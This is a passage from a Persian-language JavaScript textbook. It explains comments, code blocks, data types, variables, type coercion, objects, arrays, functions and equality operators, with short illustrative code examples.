برای نوشتن کامنت تک خطی از `//` استفاده می‌کنیم. هر چیزی که بعد از `//` بیاید به عنوان کامنت در نظر گرفته شده و به هنگام پردازش نادیده گرفته خواهد شد. در کامنت تک خطی هر کاراکتری می‌تواند مورد استفاده قرار بگیرد و محدودیتی وجود ندارد. همچنین این نوع کامنت‌گذاری صرفاً می‌تواند قبل از کد یا در انتهای آن استفاده شود.

```
var a = 1;           // Declare a, give it the value of 1
```

کامنت‌گذاری چند خطی

در کامنت‌گذاری چند خطی از `/* ... */` استفاده می‌شود. این نوع کامنت‌گذاری برای موقعی که نیاز به توضیحاتی بیشتر از یک خط وجود داشته باشد مورد استفاده قرار می‌گیرد. در کامنت‌گذاری چند خطی نمی‌توان از ترکیب `/* ... */` در میانه آن استفاده کرد، چرا که به هنگام پردازش به عنوان انتهای کامنت‌گذاری در نظر گرفته شده و ایجاد خطا خواهد کرد. از این نوع کامنت‌گذاری می‌توان حتی در میانه یک خط کد از برنامه نیز استفاده کرد. مثال‌های بیشتر را در ادامه مشاهده می‌کنید:

```
/* Declare a, give it the value of 1
Declare a, give it the value of 1 */
var a = 1;
var b = 2;
var a = /* Declare a, give it the value of 1 */ 1;
```

در ادامه این کتاب برای هر بخش که مثال‌هایی از کدهای جاواسکریپت آورده می‌شود کامنت‌گذاری نیز صورت می‌گیرد تا توضیحات بیشتری را در مورد قطعه کد نوشته شده ارائه دهد. استفاده از کامنت‌گذاری بخش جدایی ناپذیر برنامه‌نویسی با هر زبانی محسوب می‌شود و نمی‌توان آن را نادیده گرفت.

[بلوک‌ها یا قطعات کد (Blocks)]

به هنگام برنامه‌نویسی گاهی نیاز است که یک سری از دستورات در یک گروه یا دسته قرار گیرند که اصطلاحاً به این گروه از دستورات یک بلوک کد گفته می‌شود. در جاواسکریپت بلوک کدها از طریق جفت آکولاد باز و بسته { .. } مشخص می‌شوند.

هر چند که بلوک‌ها به صورت عمومی نیز قابلیت استفاده دارند ولی معمولاً همراه با عبارات شرطی و همچنین حلقه‌ها به کار می‌روند و در بخش‌های مربوطه در ادامه کتاب مثال‌های بسیاری را مشاهده خواهید کرد که دارای بلوک‌های کد هستند:

```
if (a > 1) {
    b = b + 1;
    console.log(b);
}
```



در مثال فوق بلوک کدی را مشاهده می‌کنید که همراه با عبارت شرطی if به کار رفته است. این مثال صرفاً جهت آشنایی شما با مفهوم بلوک کد است و توضیحات بیشتر در مورد عبارات شرطی و سایر موارد را در ادامه خواهید آموخت.

قرارگیری کدهای جاواسکریپت در صفحات وب

در صفحات HTML، کدهای جاواسکریپت باید در بین تگ‌های <script> و </script> قرار گیرند. به عنوان مثال:

```
<script>
document.getElementById("elementId").innerHTML = "JavaS-
cript Code";
</script>
```

در یک صفحه HTML به هر تعداد که نیاز بود می‌توان از تگ‌های اسکریپت همانند مثال فوق استفاده کرد. همچنین می‌توان این تگ‌ها را در بخش <head> یا <body> قرار داد و از این جهت تفاوتی وجود ندارد. این تگ دارای ویژگی‌هایی مانند src, type, defer و... است که با قرار دادن

آن‌ها می‌توانیم ویژگی‌های خاصی را به فایل جاواسکریپت اشاره شده در src نسبت دهیم که بررسی آن‌ها در چارچوب کتاب فعلی نمی‌گنجد.

روشی ترجیح داده شده برای قرار دادن کدهای جاواسکریپت در صفحات وب این است که کدهای جاواسکریپت در یک فایل مستقل با پسوند .js نوشته شوند و سپس از طریق دستور زیر می‌توان فایل جاواسکریپت مورد نظر را در صفحه وب گنجانید:

```
<script src="javascript-file-name.js"></script>
```

دقت کنید که در داخل فایل‌های مستقل جاواسکریپت نباید از تگ <script> استفاده کرد. چرا که فایل‌های ایجاد شده به صورت مستقل، جاواسکریپت هستند و تگ script در زبان HTML معنی دارد. استفاده از فایل‌های مستقل (خارجی) جاواسکریپت، دارای مزیت‌های زیر است:

- کدهای جاواسکریپت از کدهای HTML جدا می‌شوند.

- خوانایی و همچنین نگهداری کدهای جاواسکریپت بهبود یافته و آسان‌تر می‌شود.

- فایل‌های مستقل جاواسکریپت توسط مرورگر کش شده و باعث افزایش سرعت بارگذاری صفحات وب خواهد شد.

پس از مطالعه این بخش انتظار می‌رود

- با مفهوم برنامه و کد آشنا شوید
- در مورد دستورات و عبارات جاواسکریپت مطالبی را آموخته و ساختار کلی یک برنامه کامپیوتری را بشناسید.

- نحوه اجرای برنامه را آموخته و در رابطه با ورودی‌ها و خروجی‌های آن آگاهی پیدا کنید.
- با مفهوم ویرایشگرهای کد آشنا شده و بتوانید محیط برنامه‌نویسی مناسب با علاقه و نیاز خود را انتخاب کنید.

- تعریف عملگرها و کاربرد آن‌ها در برنامه‌های نوشته شده را درک کنید.
- با بلوک‌ها و قطعات کد آشنا شوید و ارتباط آن‌ها با عبارات شرطی را بفهمید.
- نحوه استفاده از کدهای جاواسکریپت در صفحات وب را آموخته باشید و بتوانید کدهای جاواسکریپت خود را با صفحات وب ادغام کنید.

بخش دوم

مقادیر و انواع داده

۰۰ اهداف بخش:

- < آشنایی با انواع داده اولیه و ترکیبی
- < آشنایی با تبدیلات نوع‌های داده به یکدیگر و روش‌های آن
- < معرفی پرکاربردترین انواع داده ثانویه مانند آرایه‌ها و توابع
- < آشنایی با مفهوم object پوشاننده
- < آشنایی با نحوه مقایسه مقادیر و عملگرهای مربوطه
- < آشنایی با متغیرها و مفاهیم وابسته به آن

[انواع داده]

به نمایش‌های مختلف مقادیر در اصطلاح برنامه‌نویسی انواع داده (Types) گفته می‌شود. در زبان‌های برنامه‌نویسی مختلف نوع‌های داده‌ای وجود دارند که به صورت اولیه در آن‌ها تعریف شده‌اند. به عنوان مثال زبان جاوا‌اسکریپت دارای انواع داده اولیه (Primitive) به شرح زیر است:

- نوع داده number برای اعداد و عملیات ریاضی
- نوع داده string برای نمایش یا نگهداری کاراکترها، کلمات و جملات
- نوع داده boolean شامل دو مقدار true و false برای تصمیم گیری ها
- نوع داده null، undefined، object که در ادامه از هر کدام مثال‌هایی زده خواهد شد

همچنین انواع داده‌ای نیز وجود دارند که از نسخه ۶ جاوا‌اسکریپت معرفی شده‌اند که از آن جمله می‌توان به نوع داده symbol اشاره کرد.

نسخه ۶ جاوا‌اسکریپت که با تغییرات حائز اهمیت به میدان آمد با نام ECMAScript 6 یا به اختصار ES6 شناخته می‌شود و در زمان استفاده از ویژگی‌ها و انواع داده جدید تعریف شده در آن باید دقت شود که حتماً از مروگرهای بروز رسانی شده استفاده شود تا عملکرد کدها صحیح باشد. مباحث مربوطه به نسخه‌های جدید جاوا‌اسکریپت و جامعه اکما‌اسکریپت به شکل کلی در فصول بعدی پوشش داده خواهد شد.

[متغیرها (Variables)]

در هنگام برنامه‌نویسی، برای نگهداری و کار بر روی مقادیر مختلفی که در برنامه مورد استفاده قرار می‌گیرند محل‌هایی از حافظه توسط برنامه رزرو و مورد استفاده قرار می‌گیرند که برای این امر از مفهومی به نام متغیر (variable) استفاده می‌شود. متغیرها فضای نگهداری و نگهدارنده‌هایی با نام‌های مشخص هستند که در هنگام اجرای برنامه مقادیری را در فضای حافظه مربوط به خود نگهداری می‌کنند، این مقادیر ممکن است در طول اجرا تغییر کنند و علت نام‌گذاری آن‌ها تحت عنوان متغیر نیز به همین علت است.

در برخی زبان‌های برنامه‌نویسی به هنگام تعریف یک متغیر، باید نوع داده‌ای که قرار است در خود ذخیره کند را نیز مشخص کنیم و در ادامه برنامه نمی‌توان داده‌ای دیگر را در این متغیر ذخیره کرد. به چنین زبان‌های برنامه‌نویسی اصطلاحاً زبان‌های با نوع داده ایستا (Typing Static) گفته



می‌شود. مزیت این نوع از زبان‌ها این است که خطاهای مربوط به تغییر نوع و تبدیلات انواع داده در هنگام کامپایل شدن کد مشخص می‌شود و در زمان اجرا، برنامه با مشکل موواجه نخواهد شد.



```
var amount = 2000;
amount = amount * 2;
console.log( amount ); // 4000

// convert `amount` to a string, and add 'Toman' to the end
amount = String( amount ) + " Toman";
console.log( amount ); // "4000 Toman"
```

در مثال فوق ابتدا متغیر amount شامل مقدار ۲۰۰۰ است و سپس مقدار آن تغییر کرده و عدد ۴۰۰۰ جایگزین می‌شود. در اولین دستور مربوط به console.log تبدیل نوع داده ضمنی از نوع عددی به رشته‌ای انجام می‌شود تا خروجی نمایش داده شود و در دستور بعد برای نمایش عبارت "Toman" در کنار مقدار عددی تبدیل نوع داده صریح برای متغیر amount از طریق متده String" در زبان‌ها دارای نوع داده ایستا چنین انتساب‌هایی مجاز نیست و باید در هنگام تغییر نوع داده متغیر جدیدی تعریف شود.

مورد دیگری که می‌توان از مثال فوق متوجه شد این موضوع است که متغیر amount مقداری را نگهداری می‌کند که در تمامی طول اجرای برنامه در حال تغییر است و این موضوع همان فلسفه مفهوم متغیر است، یعنی مدیریت حالت (state) برنامه.

کاربرد دیگر متغیرها در برنامه موضوعی با عنوان ثابت‌ها (constants) است که اغلب در ابتدای کد تعریف می‌شوند. هدف از تعریف یک ثابت این است که مقداری را یکبار در برنامه وارد کرده و در بخش‌های مختلف کد استفاده کنیم. با این کار در صورتی که نیاز به تغییر آن مقدار باشد به جای جستجوی کامل کد و تغییر تمامی متغیرهایی که شامل آن مقدار هستند می‌توان تنها در یک ثابت تعریف شده در برنامه مقدار را تغییر داد.

ثابت‌ها معمولاً با سبک snake_case^۱ و با حروف بزرگ نوشته می‌شوند تا در کدها برجسته‌تر شوند. البته این موضوع صرفاً یک پیشنهاد برای کدنویسی اصولی است و اجباری به لحاظ ساختار زبان در رعایت آن نیست:

۱ در این سبک کلمات را با زیرخط جدا می‌کنند.

```
var TAX_RATE = 0.10; // 10% sales tax
var amount = 20;
amount = amount * 2;
amount = amount + (amount * TAX_RATE);
console.log( amount ); // 44
```



در مثال بالا TAX_RATE به عنوان ثابت در نظر گرفته شده است. این ثابت هیچ فرقی با یک متغیر معمولی ندارد و مقدار آن در هر قسمتی از برنامه قابل تغییر است. در صورتی که درصد مربوط به مالیات در طول زمان تغییر کند تنها کافی است که TAX_RATE را تغییر دهیم و نیاز به تغییر دیگری وجود ندارد.

در نسخه جدید جاواسکریپت با عنوان ES6 برای تعریف ثابت‌ها از کلمه کلیدی const به جای استفاده می‌شود:

```
const TAX_RATE = 0.10;
```

تفاوت ثابت تعریف شده در این مثال با مثال قبل در این است که در صورتی که در ادامه بخواهیم مقدار TAX_RATE را تغییر دهیم برنامه اجازه این کار را به ما نخواهد داد. این روش از تعریف ثابت شیبیه به تعریف متغیرها در زبان‌های با نوع داده ایستا است. همانطور که مشاهده می‌کنید، استفاده از نوع داده می‌تواند از ایجاد خطاهای ناشناخته زیادی جلوگیری کند.

برای نام گذاری متغیرها (و همچنین توابع) قواعدی وجود دارد که باید به آن‌ها توجه شود. نام متغیر باید با یکی از حروف a-Z یا \$ یا - شروع شود و در ادامه می‌تواند شامل همه اعضای مجموعه‌های فوق بعلاوه اعداد (۰-۹) باشد. مورد دیگری که در نام‌گذاری متغیرها حائز اهمیت است استفاده نکردن از کلمات کلیدی رزرو شده توسط جاواسکریپت به عنوان نام متغیرها و نام ویژگی‌ها (property) است. کلمات کلیدی رزرو شده در جاواسکریپت کلماتی هستند که توسط زبان برنامه‌نویسی مورد استفاده قرار می‌گیرند که از آن جمله می‌توان به کلمات true, false, null و ... اشاره کرد. برای مشاهده لیست کاملی از کلمات کلیدی رزرو شده به بخش جداول و ضمایم کتاب مراجعه کنید.

[تبدیل انواع داده به یکدیگر]

برای نمایش یک عدد از نوع داده number بر روی صفحه نیاز است که ابتدا آن را به نوع داده string تبدیل کنیم. به این تبدیل در زبان جاواسکریپت اضطرار (coercion) گفته می‌شود.



عکس این عمل نیز به صورت مشابه انجام می‌شود. یک فرم را در صفحه وب در نظر بگیرید، در یکی از فیلدها مقادیر عددی را وارد کرده و اقدام به ارسال اطلاعات به سرور می‌کنید. در سمت سرور برای پردازش اطلاعات ارسالی شما که به صورت رشته‌ای وارد شده باید قبل از انجام عملیات ریاضی بر روی آن، عمل تبدیل داده صورت گیرد. یعنی تبدیل داده از string به number انجام می‌شود. در زبان جاوااسکریپت برای انجام این تبدیلات ابزارهایی در نظر گرفته شده است.

برای مثال:



```
var a = "42";
var b = Number( a );
console.log( a ); // "42"
console.log( b ); // 42
```

ابزار Number به صورت صریح تبدیل از انواع داده مختلف به نوع داده عددی را انجام می‌دهد. همانطور که می‌بینید این کار به صورت کاملاً ساده توسط جاوااسکریپت انجام می‌گیرد. در مثال فوق تبدیل نوع انجام شده از نوع صریح (straight) است. نوع دیگر تبدیل انواع داده به یکدیگر تبدیل نوع ضمنی (implicit) نام دارد.



```
var a = "42";
var b = a * 1;
a;                      // "42"
b;                      // 42
```

در مثال بالا تبدیل نوع متغیر a از string به number، به هنگام تعریف متغیر b به صورت ضمنی رخ داده است.

یکی از موضوعات بحث برانگیز در تبدیلات انواع داده به یکدیگر زمانی است که قصد داریم دو مقداری را که از دو نوع داده مختلف هستند، با هم مقایسه کنیم. در چنین شرایطی تبدیل ضمنی (نه صریح) توسط زبان برنامه‌نویسی اعمال می‌شود. برای مثال دو مقدار ۱ و "۱" را در نظر بگیرید. این دو دارای مقادیر یکسان، ولی یکی از نوع number و دیگری از نوع string است. در زبان جاوااسکریپت در هنگام مقایسه این دو مقدار تبدیل داده ضمنی انجام می‌شود تا نوع داده هر دو یکسان شود. بنابراین در صورت استفاده از عملگر == جاوااسکریپت به صورت ضمنی نوع داده رشته‌ای را به عددی تبدیل کرده و سپس نتیجه مقایسه دو مقدار عددی را نشان خواهد داد. نکته‌ای که باید به آن توجه شود این است که، هر چند که تبدیلات ضمنی در زبان جاوااسکریپت

با این هدف طراحی شده‌اند تا کار برنامه‌نویسان را آسان‌تر کنند، اما استفاده از آن‌ها در صورتی که قوانین و قواعد مربوطه مطالعه و درک نشود باعث ایجاد خطأ و بروز اشکال در کدهای برنامه خواهد شد. در واقع شناخت صحیح قواعد تبدیل ضمنی برای برنامه‌نویسان جاواسکریپت از ضروریات است.

در زبان جاواسکریپت عملگری با نام `typeof` وجود دارد که با استفاده از آن می‌توان نوع داده مربوط به یک مقدار را استخراج کرد:

```
var a;
typeof a; // "undefined"
a = "hello world";
typeof a; // "string"
a = 42;
typeof a; // "number"
a = true;
typeof a; // "boolean"
a = null;
typeof a; // "object"
a = undefined;
typeof a; // "undefined"
a = { b: "c" };
typeof a; // "object"
```



مقدار برگشتی از عملگر `typeof` همواره یکی از این ۶ مقدار خواهد بود (و البته همانطور که قبلاً گفته شد، نوع داده `symbol` نیز در ES6 معرفی شده است).

در مثال فوق دقت شود که عملگر `typeof` مربوط به مقادیر `a` است و نه متغیر `a`. در جاواسکریپت تنها مقادیر دارای نوع می‌باشند و متغیرها (در اینجا متغیر `a`) تنها به عنوان محلی برای نگهداری این مقادیر هستند.

همچنین در مثال بالا برای مورد `typeof null` مقدار `object` برگشت داده می‌شود که نادرست است. در واقع مقدار `null` دارای نوع داده `null` است. این باگ از قدیمی‌ترین باگ‌های جاواسکریپت است که ظاهراً هیچ گاه نیز برطرف نخواهد شد، چرا که کدهای بسیار زیادی بر اساس این مورد نوشته شده‌اند و رفع آن در نسخه‌های بعدی جاواسکریپت احتمالاً باعث ایجاد باگ‌های زیادی خواهد شد.

در مورد نوع داده `undefined` در مثال بالا دو مورد ذکر شده است، برای مثال حالتی که متغیر بدون مقدار تعریف می‌شود و یا مستقیماً به آن مقدار `undefined` نسبت داده می‌شود. حالت‌های



متعددی وجود دارند که ممکن است به مقدار undefined منتج شوند. برای مثال توابعی که هیچ مقداری را برنمی‌گردانند و یا در صورتی که از عملگر void استفاده شود.

[اشیاء (Objects)]

یکی از بهترین و پرکاربردترین نوع از انواع داده در زبان جاواسکریپت نوع داده object است. این نوع داده یک ساختار ترکیبی است که می‌توان ویژگی‌های آن را مقداردهی کرد. در واقع object دارای ساختار ترکیبی از چندین نوع داده دیگر است.



```
// defining object
var obj = {
    a: "hello world",
    b: 42,
    c: true
};

obj.a;           // "hello world"
obj.b;           // 42
obj.c;           // true

obj["a"];        // "hello world"
obj["b"];        // 42
obj["c"];        // true
```

نکته: به کلید، مقادیر موجود در داخل آکولاد^۲ اصطلاحاً object literal گفته می‌شود.

روش‌های ساخت object

برای ساخت object در جاواسکریپت، چندین راه ساده وجود دارد که به راحتی امکان تعریف و استفاده از این نوع داده جالب را فراهم می‌کنند:

```
var newObject = {};

// or
var newObject = Object.create( Object.prototype );

// or
var newObject = new Object();
```



هر سه نوع از نحوه تعریف object از سبک‌های فوق یک object خالی تولید خواهد کرد.

مدیریت ویژگی‌ها در object

تعریف و مدیریت ویژگی‌های مورد نیاز بر روی اشیاء ساخته شده در جاواسکریپت به سادگی قابل انجام می‌باشد، به گونه‌ای که اگر یک object به یکی از سبک‌های فوق ایجاد کنیم، ایجاد ویژگی جدید، تغییر یا حذف آن به راحتی قابل انجام است.
برای نمونه در این بخش object زیر را در نظر بگیرید:

```
var sampleObject = {property: 100};
```



دسترسی به ویژگی‌ها

ویژگی‌های مربوط به یک object از دو طریق قابل دستیابی است. برای هر یک از روش‌های قابل انجام، با استفاده از object فوق مثالی ارائه خواهیم داد.

- از طریق عملگر دات(dot) و به صورت:

```
sampleObject.property; // 100
```



- از طریق براکت(bracket) به صورت:

```
sampleObject['property']; // 100
```



دسترسی از طریق عملگر dot روش توصیه شده است، چرا که خوانایی کد را بیشتر کرده و کدنویسی را کوتاهتر می‌کند، اما حالت‌هایی وجود دارد که استفاده از روش براکت مناسب‌تر می‌باشد. برای مثال در مواردی که نام ویژگی شامل کاراکترهای خاص باشد:

```
obj["hello world!"]
```





چنین ویژگی‌هایی که از طریق برآکت قابل دسترسی است تحت عنوان کلید (key) شناخته می‌شوند. یکی دیگر از کاربردهای مهم روش برآکت در موقعی است که نام کلید در متغیر دیگری ذخیره شده باشد:



```
var object = {
    foo: "hello world",
    b: 123
};

var b = "foo";
object[b];           // "hello world"
object["b"];         // 123
```

تغییر مقادیر ویژگی‌ها

تغییرات در مقادیر ویژگی‌های object به راحتی انجام می‌شود، در مورد object نمونه ارائه شده، تغییر مقدار ویژگی property به شکل زیر انجام می‌شود:



```
sampleObject.property = 1000;
sampleObject.property; // 1000;
```

ایجاد ویژگی جدید

ایجاد ویژگی جدید بر روی اشیاء و ارائه مقادیر به آن همانند دسترسی به ویژگی مورد نظر و خواندن آن است با این تفاوت که به جای خواندن مقدار، با استفاده از عملگر انتساب مقدار را در ویژگی مورد نظر درج می‌کنیم، مثال::



```
sampleObject.nextProp = 20;
sampleObject.nextProp; // 20

sampleObject['otherProp'] = 40;
sampleObject.otherProp; // 40
```

همانند خواندن ویژگی که از دوطریق عملگر dot و bracket انجام می‌شود، نکته‌ای که در مثال فوق وجود دارد، این است که تفاوتی نمی‌کند از چه طریق ویژگی را تعریف کنیم، خواندن ویژگی از هر دو طریق قابل انجام خواهد بود.

بررسی وجود ویژگی در object

اگر بخواهیم قبل از استفاده از یک ویژگی، موجود بودن آن را بر روی object مورد نظر را بررسی کنیم، می‌توان از متدهای نام hasOwnProperty استفاده کرد. مثال:

```
sampleObject.hasOwnProperty('property'); // true
```



حذف ویژگی از object

ممکن است بعضی اوقات نیازی به استفاده از یک ویژگی در object خود نداشته باشیم و بخواهیم آن را حذف کنیم. برای این منظور می‌توان از کلمه کلیدی delete استفاده کرده و ویژگی مورد نظر را حذف کنیم، برای مثال:

```
delete sampleObject.property;
sampleObject.property; // undefined
```



چندین نوع داده دیگر نیز وجود دارد که در هنگام کدنویسی به زبان جاوااسکریپت به دفعات زیاد مورد استفاده قرار می‌گیرند که از آن جمله می‌توان به توابع (Functions) و آرایه‌ها (Arrays) اشاره کرد. هر چند که این دو مورد به عنوان نوع داده اولیه شناخته نمی‌شوند و از آن‌ها می‌توان تحت عنوان زیر مجموعه‌های نوع داده object نام برد.

پیکربندی ویژگی‌های object

در تعریف ویژگی برای object می‌توان از متدهای Object.defineProperty استفاده کرده و تنظیمات بیشتری برای پیکربندی ویژگی مورد نظر بر روی object استفاده کرد. به صورت پیش فرض، ویژگی‌های ایجاد شده بر روی اشیاء جاوااسکریپت enumerable، configurable و writable می‌باشند. با متدهای defineProperty می‌توان این ویژگی‌ها را برای یک ویژگی مشخص تغییر داد:

با استفاده از این ویژگی می‌توان تعیین کرد که مقدار این ویژگی را در طول کار با object قابل تغییر باشد یا خیر.

با فعال بودن این ویژگی می‌توان در جریان یک حلقه(for...in) به کلید و enumerable مقدار مربوط به ویژگی دسترسی داشته باشیم. روش دسترسی به کلیدهای یک object می‌باشد که کلیدها یا ویژگی‌های یک object را به صورت آرایه بازگشت می‌دهد. می‌توان رفتار ویژگی را با این گزینه مدیریت کنیم، به گونه‌ای که حتی گزینه‌های قبلی را نیز برای ویژگی مورد نظر غیرفعال یا به عبارتی دیگر non-enumerable و configurable کرد. این ویژگی‌ها توانایی حذف شدن با کلمه کلیدی delete را دارند.

البته متد defineProperty امکان مقداردهی ویژگی‌های دیگری را نیز در اختیار ما قرار می‌دهد، برای مثال می‌توان متدهای get و set را بجای مقداردهی مستقیم value استفاده کرد. توجه داشته باشید که استفاده همزمان از get و set با value باعث ایجاد خطای شود. به مثال زیر در خصوص این تابع توجه کنید:

```
'use strict'; // to force options

var myObject = {};
Object.defineProperty( myObject, 'a', {
  value: "some value",
  writable: true,
  enumerable: true,
  configurable: true
});
```

[آرایه‌ها (Arrays)]

فرض کنید می‌خواهیم یک گروه از رنگ‌ها را تعریف کرده و در برنامه خود از آن‌ها استفاده کنیم، روشی که ممکن است تا به این بخش از یادگیری پیشنهاد دهیم، تعریف متغیرهای رشته‌ای برای نگهداری از این رنگ‌هاست. برای مثال ممکن است پیشنهاد کدی به شکل مثال بعد را ارائه دهیم:

```
var color1 = "blue";
var color2 = "red";
var color3 = "green";
var color4 = "yellow";
```



اگر کمی دقیق کنیم متوجه می‌شویم که مدیریت و استفاده از این نوع تعریف رنگ‌ها به سختی قابل انجام است، برای مثال فرض کنید می‌خواهیم یک رنگ دیگر به گروه رنگ‌های خود اضافه کنیم، یا یکی از رنگ‌های لیست خود را حذف کنیم. انجام این امور چالش‌هایی را به همراه خواهد داشت که به صحیح نبودن ساختار کد برمی‌گردد و به عبارت دیگر کد نوشته شده DRY^۳ نیست! می‌توان به سادگی با استفاده از نوع داده دیگری به نام آرایه، به سادگی مجموعه داده‌های مورد نظر خود را مدیریت کنیم.

آرایه‌ها نوع داده‌هایی مبتنی بر نوع داده اولیه object هستند که مقادیری از انواع مختلف داده را نگهداری می‌کنند. در واقع می‌توان آرایه‌ها را زیر مجموعه‌ای از نوع داده object در نظر گرفت که به جای نگهداری داده‌ها به صورت زوج مرتب‌های ویژگی/کلید، آن‌ها را به صورت مقادیری در جایگاه‌ای نمایه شده (indexed position) نگهداری می‌کنند.

```
// defining array
var arr = [
  "hello world",
  42,
  true
];

arr[0];           // "hello world"
arr[1];           // 42
arr[2];           // true
arr.length;        // 3
typeof arr;        // "object"
```



در زبان جاواسکریپت اندیس شروع آرایه از عدد صفر می‌باشد. با توجه به این که آرایه‌ها زیر مجموعه‌ای از نوع داده object هستند (در مثال فوق به خروجی عملگر typeof دقیق کنید) بنابراین تمامی ویژگی‌های مربوط به آن‌ها را خواهند داشت، از جمله ویژگی length که به صورت خودکار بروزرسانی می‌شود و نشان دهنده تعداد عناصر آرایه است.



می‌توان به جای آرایه از استفاده کرد که کلید ویژگی‌های آن، عددی (۰، ۱، ۲، ...) باشد و مقادیر را در ویژگی‌های عددی ذخیره کند. ولی هر کدام از این ابزارها برای راحتی کار مربوط به خود ایجاد شده‌اند و بهتر است که هر یک در کاربرد متناسب با خود مورد استفاده قرار بگیرند.

[توابع (Functions)]

یکی دیگر از نوع‌های داده مبتنی بر object‌ها را تابع تشکیل می‌دهند که در برنامه‌های نوشته شده به زبان جاواسکریپت نقشی بسیار اساسی دارند. کاربرد اصلی تابع، برای پیشگیری از تکرار عملیات‌های پرتکرار است که با تعریف یک تابع به سادگی انجام می‌شود. برای مثال انجام عملیات ریاضی مانند جمع برای دو عدد ورودی، مثالی ساده از تابع است که به شکل زیر پیاده‌سازی می‌شود:

```
function adder(a, b) {  
    return a + b;  
}
```

این مورد مثالی ساده از تعریف تابع بود که می‌توانیم حالت‌های پیچیده‌ای را نیز مثال بزنیم که در ادامه و بحث‌های مختلف کتاب به وفور مشاهده خواهید کرد. مطلبی مهم در مورد تابع جاواسکریپتی نوع آن‌هاست، به مثال زیر در این خصوص توجه کنید:

```
function foo() {  
    return 123;  
}  
  
foo.bar = "hello world";  
typeof foo;        // "function"  
typeof foo();      // "number"  
typeof foo.bar;   // "string"
```

تابع، نوع داده اصلی (ولیه) نیستند و همانطور که گفته شد بر مبنای object‌ها تعریف می‌شوند ولی عملگر typeof مقدار typeof را باز می‌گرداند که برای جلوگیری از خطأ در مقایسه تابع با object عادی به این شکل می‌باشد. همچنین در مثال فوق نشان داده شده که تابع می‌تواند دارای ویژگی (مانند foo.bar) باشد که از خواص نوع داده object‌ها است.

برای درک کاملتر موارد ذکر شده، حالت‌های مختلفی که عملگر `typeof` می‌تواند نمایش دهد در جدول زیر ارائه می‌دهیم:

Value	Typeof	Example
<code>undefined</code>	<code>"undefined"</code>	<code>typeof undefined;</code>
<code>null</code>	<code>"object"</code>	<code>typeof null;</code>
<code>boolean (true or false)</code>	<code>"boolean"</code>	<code>typeof true;</code>
<code>all numbers</code>	<code>"number"</code>	<code>typeof 1;</code>
<code>all strings</code>	<code>"string"</code>	<code>typeof "hi";</code>
<code>all functions</code>	<code>"function"</code>	<code>typeof func;</code>
<code>all arrays</code>	<code>"object"</code>	<code>typeof [];</code>
<code>native objects</code>	<code>"object"</code>	<code>typeof { };</code>

در مورد ساختار داخلی توابع، مفهوم ارث بری و استفاده از آن‌ها برای ساخت `object` در فصول آتی توضیح کامل‌تری خواهیم داد و در این فصل فقط به ارائه توضیح مختصری از آن‌ها بسنده می‌کنیم.

[لیترال‌ها]

به مقادیری که به صورت مستقیم در کد برنامه مورد استفاده قرار می‌گیرند اصطلاحاً لیترال (literal) گفته می‌شود.

```
“I am a string”;
42;
true;
```



هر کدام از مقادیر فوق یک لیترال محسوب می‌شود. لیترال رشته‌ای، همواره در داخل نقل قول تکی یا دوگانه قرار می‌گیرد. در مورد `object`ها در بخش مربوطه به لیترال‌های مورد استفاده اشاره شد.



[متدهای تعریف شده برای انواع داده]

برای انواع داده تعریف شده در زبان جاواسکریپت علاوه بر ویژگی‌ها (properties) متدهایی نیز وجود دارد که بسیار قدرتمند و مفید می‌باشند. برای مثال:



```
var a = "hello world";
var b = 3.14159;

a.length; // 11
a.toUpperCase(); // "HELLO WORLD"
b.toFixed(4); // "3.1416"
```

به ازای هر نوع داده اولیه در جاواسکریپت مفهومی به نام object پوشاننده (WrapperObject) وجود دارد. هنگامی که یک ویژگی یا متodi از یک نوع داده فراخوانی می‌شود (برای مثال ویژگی length یا متodtoUpperCase() در مثال فوق)، جاواسکریپت به صورت اتوماتیک آن نوع داده را به object پوشاننده متناظرش تبدیل کرده و سپس متod مربوطه را فراخوانی می‌کند. اتفاقی که می‌افتد چیزی شبیه به کد زیر است:



```
var a = "hello world";

(new String(a)).length; // 11
```

در زیر مثال‌هایی از انواع داده و object پوشاننده‌های متناظرشان را مشاهده می‌کنید:

- نوع داده string با object پوشاننده String (حرف S بزرگ)
- نوع داده number با object number پوشاننده
- نوع داده boolean با object boolean پوشاننده

دقت شود که تبدیلات انواع داده به object پوشاننده‌های متناظرشان به صورت خودکار توسط جاواسکریپت انجام می‌شود و در هنگام برنامه‌نویسی نیاز نیست که این مورد توسط برنامه‌نویس صورت گیرد.

[مقایسه مقادیر]

برای مقایسه مقادیر در برنامه‌های جاواسکریپتی دو حالت اصلی وجود دارد: برابری (equality) و نابرابری (inequality) و نتیجه مقایسه نیز همواره مقداری از نوع بولین (true) یا false خواهد بود.

مورد مهم دیگر در بحث تبدیلات انواع داده مربوط به زمانی است که مقداری از نوعی غیر از بولین را به بولین تبدیل کنیم. در این حالت نتیجه یا true و یا false خواهد بود. لیست زیر مواردی را نشان می‌دهد که مقدار تبدیل شده به بولین نتیجه false را در پی خواهد داشت:

- رشته خالی ("")
- ، - ۰ یا NaN (عدد غیر معتبر)
- undefined و null
- مقدار false

همه مقادیری که در لیست بالا قرار نگیرند در هنگام تبدیل به نوع داده بولین دارای مقدار true خواهند بود. مثال‌هایی از این مورد در ادامه آمده است:

- "hello"
- عدد 123
- مقدار true
- آرایه‌ها برای مثال [] یا [3]
- object ها برای مثال { }، { a: 123 }
- توابع برای مثال foo() {...}

نکته‌ای که باید دقت داشت این است که، همواره تلاش کنید از مقادیری استفاده کنید که از صحیح یا غیرصحیح بودن یا آن‌ها اطمینان دارید. دلیل این موضوع ایجاد خطاهای بسیاری در هنگام مقایسه موارد پیچیده است که در بخش مربوط به خطاهای عجیب جاواسکریپت به شکلی کاملتر شرح داده ایم.

(Equality)

در زبان جاواسکریپت، چهار عملگر برای بررسی برابری وجود دارد: ==، !=، === و !==. دقت شود که عملگر != برای منفی کردن عملگرهای متناظر بالا به کار برده شده و برای مشخص کردن نامساوی



است و نباید با نابرابری (inequality) که در ادامه توضیح داده خواهد شد اشتباه گرفته شود.

عملگر == برای بررسی برابری مقدار و عملگر === برای بررسی برابری مقدار و نوع مورد استفاده قرار می‌گیرد. از عملگر == زمانی استفاده می‌شود که امکان تبدیل نوع داده ضمنی مجاز باشد در حالی که عملگر === برای حالت‌هایی است که باید هر دو مقداری که مقایسه می‌شوند نوع داده یکسانی داشته باشند. عملگر == اصطلاحاً باعث برابری ضعیف (loose equality) و عملگر === باعث برابری سخت (strict equality) می‌شود.



```
var a = "123";
var b = 123;
a == b;           // true
a === b;          // false
```

